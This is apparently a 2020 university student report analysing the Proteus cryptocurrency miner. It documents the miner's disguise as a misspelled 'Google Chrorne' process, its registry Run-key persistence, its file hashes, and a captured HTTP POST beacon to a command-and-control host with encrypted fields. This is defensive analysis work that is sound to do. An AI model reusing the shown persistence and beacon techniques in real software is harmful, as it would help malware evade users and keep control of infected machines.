Proteus Cryptocurrency Miner

Malware Report


Jason To-Tran

ECPE 293a
University of the Pacific
23 April 2020

I. Executive Summary


Proteus is a malware designed to exploit a system of its processing power and any sensitive information. This malware is capable of network communication to a webserver where it queries for specific files from said server. Since this is the case we can assume that following piece of malware was supposed to download a payload from the server to run. The piece of malware also performs changes to the registry so that it is able to auto-start when the infected computer reboots. I have also noticed that the malware runs programs that extracts system information from the computer. Possibly the worst part is how the malware is able to hide on the system and mask its true intentions.

In terms of detection, Proteus can be easily identified with the following signatures:



```
chrome.exe      4156   0.03   21.71 MB   DESKTOP-DEDF81K\cyberlab   Google Chrorne
  chrome.exe    7528   0.17   18.51 MB   DESKTOP-DEDF81K\cyberlab   Google Chrorne
  chrome.exe    7576          14.43 MB   DESKTOP-DEDF81K\cyberlab   Google Chrorne
```

Figure 1: Google Chrome Processes



```
"C:\Users\cyberlab\AppData\Roaming\chrome.exe"
File:
   C:\Users\cyberlab\AppData\Roaming\chrome.exe
   Google Chrorne 9.89.11.5
Notes:
   Process is managed (.NET).
   Process is elevated.
   Process is 32-bit (WOW64).
```

Figure 2: Google Chrome Processes Details

In Figure 1, we can see several processes that appear to be Google Chrome. This is one sign that the following machine is infected with Proteus. Proteus disguises itself as a chrome.exe and runs in the background without the host noticing. The piece of malware even tries to appear that it is running from a "normal" location and this location is the user's % APPDATA% folder. Looking at the closer details in Figure 2, we see the location in which the executable is being ran. Another interesting thing to note is the misspelling of "Google Chrorne 9.89.11.5". This is a dead give away that the following application is not legitimate. The notes portion of Figure 2, continues to describe how the process is running. We can see that the process is managed by Microsoft NET Framework. This is very interesting since the legitimate version of Google Chrome does not require Microsoft NET Framework. In fact this was the one dependency that was needed to be installed on my virtual machine to get the malware running. To further drive home that the following is suspicious, the program is even running in elevated privileges which is very strange since Google Chrome is a browser and does not need those permissions.





Figure 3: Google Chrome Process Pulse for PID 7576

Looking at the process usage in Figure 3, we can see a clock like pulse for both the CPU and the I/O. This behavior is only seen on one of the sub-processes for the malware. In my case we see this in the sub-process with PID: 7576. Another thing to note is that this is unlike any of the other processes running on my virtual machine and given that it is supposed to disguise itself as Google Chrome it should not be behaving like this. This could potentially means the program is communicating and sending computed messages to the command and control server.

In terms of data ex-filtration, the malware does an incredible job of hiding it from the user. This is shown in detail in the following figures:



Network I/O

Receives	10,857
Receive bytes	3.52 MB
Receive bytes delta	0
Sends	21,707
Send bytes	6.92 MB
Send bytes delta	0

Figure 4: Google Chrome Network Process for PID 7576




Figure 5: Google Chrome Network Graph for PID 7576

As we can see in Figure 4, the malware is communicating over the network to the command and control server. Of course the command and control server is no longer running, so the received data is coming from Remnux. Apart from that, we can also see that the network graph for the process is not tracking any of the traffic coming from the malware. This is potentially due the malware interfacing with NET framework or using some obfuscated function to hide the traffic. Overall we cannot necessarily see what data is being taken since the command and control server is down, however we can further explore how this communication is done and what it is trying to send to the server.

Overall, given this surface level knowledge of the malware, we know a general idea on how the attacker performs the attack. We know that the following malware is meant to infect a large amount of people so that they can be used for mining cryptocurrency. The malware has the potential to steal sensitive information from the user given that it downloads the correct payload from the command and control server. Since the malware is heavily reliant on the command and control server, it should not perform anything until making contact with the server. This makes it hard to reverse engineer the purpose of the malware since most of the operations given to the malware is from the server itself and if not given by the server the malware will not perform these tasks. It is also important to note that most of the functions are well obfuscated so this makes it extremely hard to determine what Windows API functions are being called and where. However, given the tell-tale signs of the malware we know that this is not aimed towards large corporate businesses. This malware is targeted more towards everyday individual users that are not too informed about security and networking.


Note: The Executive Summary is a surface level analysis of the Proteus malware. It will describe general behavior that is understandable by most readers.

II. Identification

Property	**Value**
filenames	gchrome.exe chrome.exe Proteus.exe pl.exe 49FD4020BF4D7BD23956EA892E6860E9 Proteus.....exe Proteus....exe
file size	2930176 bytes
md5	49FD4020BF4D7BD23956EA892E6860E9
sha1	C5D8F155209BADD278437D0E534648F8- -D5C35AAE
sha256	D23B4A30F6B1F083CE86EF9D8FF4340- -56865F6973F12CB075647D013906F51A2

Figure 6: Proteus Identification

III. Capabilities



Computer\HKEY_USERS\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows\CurrentVersion\Run

ime
ImmersiveShell
Internet Settings
Live
Lock Screen
Mobility
Notifications
OnDemandInterfaceCache
PenWorkspace
Policies
PrecisionTouchPad
Prelaunch
Privacy
PushNotifications
RADAR
Run
RunOnce
Screensavers
Search
Security and Maintenance
SettingSync
Shell Extensions
SmartGlass
StartupNotify
StorageSense
Store
Telephony
ThemeManager
Themes
UFH
Uninstall
VideoSettings

Name	Type	Data
(Default)	REG_SZ	(value not set)
IChrome	REG_SZ	C:\Users\cyberlab\AppData\Roaming\chrome.exe
OneDrive	REG_SZ	"C:\Users\cyberlab\AppData\Local\Microsoft\One...

Figure 7: Regedit Run Key

```
HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows\-
-CurrentVersion\Run\IChrome: "C:\Users\cyberlab\AppData\Roaming\chrome.exe"

HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows\-
-CurrentVersion\Search\RecentApps\{34E52FA0-53F8-404C-9412-C3CCBFE31F24}\AppId-
-: "C:\Users\cyberlab\Desktop\proteus\PROTEUS\gchrome.exe"

HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows -
-NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\cyber-
-lab\Desktop\proteus\PROTEUS\gchrome.exe:  53 41 43 50 01 00 00 00 00 00 00 00-
- 07 00 00 00 28 00 00 00 00 B6 2C 00 55 D6 2C 00 01 00 00 00 00 00 00 00 00 0-
-0 00 0A 71 22 00 00 DB 80 FD AC 28 39 D3 01 00 00 00 00 00 00 00 00

HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Classes\Local Sett-
-ings\Software\Microsoft\Windows\Shell\MuiCache\C:\Users\cyberlab\Desktop\prot-
-eus\PROTEUS\gchrome.exe.FriendlyAppName: "Google Chrorne"
```

```
HKU\S-1-5-21-3458497567-3677190743-2882059791-1001_Classes\Local Settings\Soft-
-ware\Microsoft\Windows\Shell\MuiCache\C:\Users\cyberlab\Desktop\proteus\PROTE-
-US\gchrome.exe.FriendlyAppName: "Google Chrorne"
```

Figure 8: Proteus Registry Key Changes

To begin, Proteus has the general malware ability to persist even when the computer is rebooted. The tool used to obtain this information was regshot, which helped identify registry values changed/added and files that were created. The autostart was done through a registry key edit made in the following location:

```
HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows\-
-CurrentVersion\Run\IChrome: "C:\Users\cyberlab\AppData\Roaming\chrome.exe"
```

Essentially this location in the registry is where you can add programs that will autostart when the computer starts up. By adding an entry to this location in registry, Proteus will be able to run right when the user logs in. The malware also seems to add itself to recently used programs. This is likely to trick the user into assuming that they have installed Google Chrome or somesort of Google Chrome plugin. The third registry entry is made in the Compatibility Assistant section of the registry. This is most likely to include compatibility flags to run the program properly. Finally the malware adds the friendly application name: "Google Chrorne" which is a dead give away that the host has been infected with some sort of malware.

In terms of the potential to infect other files, Proteus has not been seen to show this functionality. And even when running the malware, ProcDot was not able to capture such behavior at runtime. Since this is the case, it has also not been seen to infect other devices on the network. What has been seen from the malware is its network communication and potential for stealing data and other sensitive information. With the help of Wireshark and ProcDot I was able to capture all of the behavior that the malware does when trying to communicate with the command and control server. In order to obtain a ProcDot analysis, I first obtained a Process Monitor .CSV by running the malware and capturing the behavior with Process Monitor. This was also done in parallel with Wireshark so that Procdot can sync the network communication with the all of the behavior captured on Process Monitor.

In the following figure, the files used to generate the procdot render are displayed:



Monitoring Logs
Procmon: C:\Users\cyberlab\Desktop\proteus\PROTEUS\Logfile_2.CSV
Windump: C:\Users\cyberlab\Desktop\proteus\PROTEUS\proteus_2.pcap
Render Configuration
Launcher: 8141902|8596|gchrome.exe
☐ no paths ☐ compressed ☐ dumb

Figure 9: ProcDot Files





Figure 10: Proteus ProcDot Network Communication

For Figure 10, we can see Proteus send a lot of HTTP messages to the command and control server. In this case the command and control server is Remnux. The specific domain it is trying to communicate with is 15.2.0.10.in-addr.arpa. Another thing to notice about the malware is that it sending the packets from TCP port 50356 to 80. Researching the what services generally use port 50356 I found that it is used for the following services:

1. Dynamic and/or Private Ports
2. Xsan Filesystem


Based on the following, I can make several assumptions about the malware. It appears that it is using this Apple specific port since the malware was created to run on Windows. Apart from that, this can be considered a signature that could potentially mean that a client is infected with Proteus since not a lot of applications would use this port for communication.



```
No.   Time       Source      Destination  Protocol Length Info
    1 0.000000   10.0.2.6    10.0.2.15    HTTP      723 POST /api/register HTTP/1.1  (application/json)
    2 0.000059   10.0.2.15   10.0.2.6     TCP        54 80 → 50637 [ACK] Seq=1 Ack=670 Win=273 Len=0
    3 0.000334   10.0.2.15   10.0.2.6     HTTP      394 HTTP/1.1 404 Not Found  (text/html)
    4 0.003235   10.0.2.6    10.0.2.15    TCP       219 50637 → 80 [PSH, ACK] Seq=670 Ack=341 Win=2049 Len=165 [TCP segment of a reassembled PDU]
    5 0.003914   10.0.2.15   10.0.2.6     HTTP      394 HTTP/1.1 404 Not Found  (text/html)
    6 0.004611   10.0.2.6    10.0.2.15    HTTP      558 POST /api/register HTTP/1.1  (application/json)
    7 0.043133   10.0.2.15   10.0.2.6     TCP        54 80 → 50637 [ACK] Seq=681 Ack=1339 Win=293 Len=0
    8 0.043737   10.0.2.6    10.0.2.15    HTTP      723 POST /api/register HTTP/1.1  (application/json)
    9 0.043851   10.0.2.15   10.0.2.6     TCP        54 80 → 50637 [ACK] Seq=681 Ack=2008 Win=304 Len=0
   10 0.044112   10.0.2.15   10.0.2.6     HTTP      394 HTTP/1.1 404 Not Found  (text/html)
   11 0.046044   10.0.2.6    10.0.2.15    TCP       219 50637 → 80 [PSH, ACK] Seq=2008 Ack=1021 Win=2053 Len=165 [TCP segment of a reassembled PDU]
   12 0.046320   10.0.2.15   10.0.2.6     HTTP      394 HTTP/1.1 404 Not Found  (text/html)
   13 0.046770   10.0.2.6    10.0.2.15    HTTP      558 POST /api/register HTTP/1.1  (application/json)
   14 0.083157   10.0.2.15   10.0.2.6     TCP        54 80 → 50637 [ACK] Seq=1361 Ack=2677 Win=325 Len=0
   15 0.083710   10.0.2.6    10.0.2.15    HTTP      723 POST /api/register HTTP/1.1  (application/json)
   16 0.083766   10.0.2.15   10.0.2.6     TCP        54 80 → 50637 [ACK] Seq=1361 Ack=3346 Win=325 Len=0

▷ Frame 1: 723 bytes on wire (5784 bits), 723 bytes captured (5784 bits)
▸ Ethernet II, Src: 08:00:27:63:47:f7, Dst: 08:00:27:19:e0:2a
▷ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.15
▷ Transmission Control Protocol, Src Port: 50637, Dst Port: 80, Seq: 1, Ack: 1, Len: 669
▷ Hypertext Transfer Protocol
▷ JavaScript Object Notation: application/json

0000  08 00 27 19 e0 2a 08 00  27 63 47 f7 08 00 45 00   ..'..*.. 'cG...E.
0010  02 c5 65 b6 40 00 80 06  7a 68 0a 00 02 06 0a 00   ..e.@... zh......
0020  02 0f c5 cd 00 50 8c 60  8d 13 79 98 af 86 50 18   .....P.` ..y...P.
0030  08 02 22 15 00 00 50 4f  53 54 20 2f 61 70 69 2f   .."...PO ST /api/
0040  72 65 67 69 73 74 65 72  20 48 54 54 50 2f 31 2e   register  HTTP/1.
0050  31 0d 0a 61 75 74 68 6f  72 69 7a 61 74 69 6f 6e   1..autho rization
0060  3a 20 7b 45 39 37 32 45  33 35 30 2d 45 41 30 42   : {E972E 350-EA0B
0070  2d 37 37 30 34 2d 35 38  46 33 2d 46 35 38 41 30   -7704-58 F3-F58A0
0080  42 31 44 39 34 38 44 7d  0d 0a 43 6f 6e 74 65 6e   B1D948D} ..Conten
0090  74 2d 54 79 70 65 3a 20  61 70 70 6c 69 63 61 74   t-Type:  applicat
```

Figure 11: Wireshark HTTP Messages from Proteus

From the following Wireshark Capture (from Remnux), we can see that the Proteus malware continually sends an HTTP Post message to the webserver. It appears to referrencing /api/register. I am assuming that the Proteus command and control server has some sort of API built to manage the infected hosts. It is also very important to look at the word register. When Proteus sends the command to the command and control server it is possibly asking the server to register the following device. Since the server does not respond, Proteus continues to send the message since it is unable to carry out other tasks without the server. This makes me wonder what is inside the HTTP Post messages. There could potentially be information on the commands or on what kind of application is being run on the server-side. Perhaps there are fields or other information that are embedded in the messages.




```
POST /api/register HTTP/1.1
authorization: {E972E350-EA0B-7704-58F3-F58A0B1D948D}
Content-Type: application/json
Host: proteus-network.ml
Content-Length: 504

{"m":"\\x7D\\x67\\x44\\x58\\x3B\\x77\\x6D\\x76\\x67\\x57\\x5D\\x3F\\x56\\x5C\\x7A\\x36\\x2D\\x18\\x1C\\x60\\x37\\x32\\x54\\x2C\\x1D\\x16\\x76\\x61\\x62\\x3E", "o":"\\x5A\\x7A\\x58\\x45\\x7A\\x74\\x65\\x6F\\x55\\x70\\x75\\x6F\
\x4D\\x24\\x4B\\x7A\\x4B\\x7A\\x4E\\x59\\x6D\\x2F\\x73\\x6D\\x29\\x7E\\x4E\\x7B\\x11\\x0F\\x2A\\x3D\\x09\\x1F\\x0A\\x53\\x78\\x5C\\x49\\x23\\x23\\x57\\x77\\x23\\x33\\x13\\x31\\x24\\x05\\x5A\\x00\\x1F\\x15\\x1A\\x64\\x53",
"v":"\\x73\\x56\\x71\\x5D\\x3D\\x44\\x7D\\x44\\x76\\x08"}HTTP/1.1 404 Not Found
```

Figure 12: Proteus Message Fields


In Figure 12, I used the follow TCP stream so that I was able to see the back and forth communication between Proteus and Remnux. What is worthy to note is that the message sent to the server has three distinct field: 'm', 'o' and 'v'. With in the field appears to be hex-values that could potentially provide clues on waht the following message is asking the command and control server to do. I then obtained the hex-values from each field and converted them to ascii to see whether it had any meaning. Upon doing so, I obtained values that looked like gibberish (this conversion of hex to ascii was done a website). This could potentially mean that the malware is encrypting the messages.

Converted message fields:




```
}gDX;wmvgW]?V\z6-␘␜`72T,␝␖vab>
```

Figure 13: 'm' Field




```
ZzXEzteoUpuoM$KzKzNYm/sm)~N{␑␏*=        ␟
Sx\I##Ww#3␓1$␅Z␀␟␕␚dS
```

Figure 14: 'o' Field



```
sVq]=D}Dv␈
```

Figure 15: 'v' Field



Can not set the target processor type "cli"

Figure 16: IDA Pro 'cli' Issue

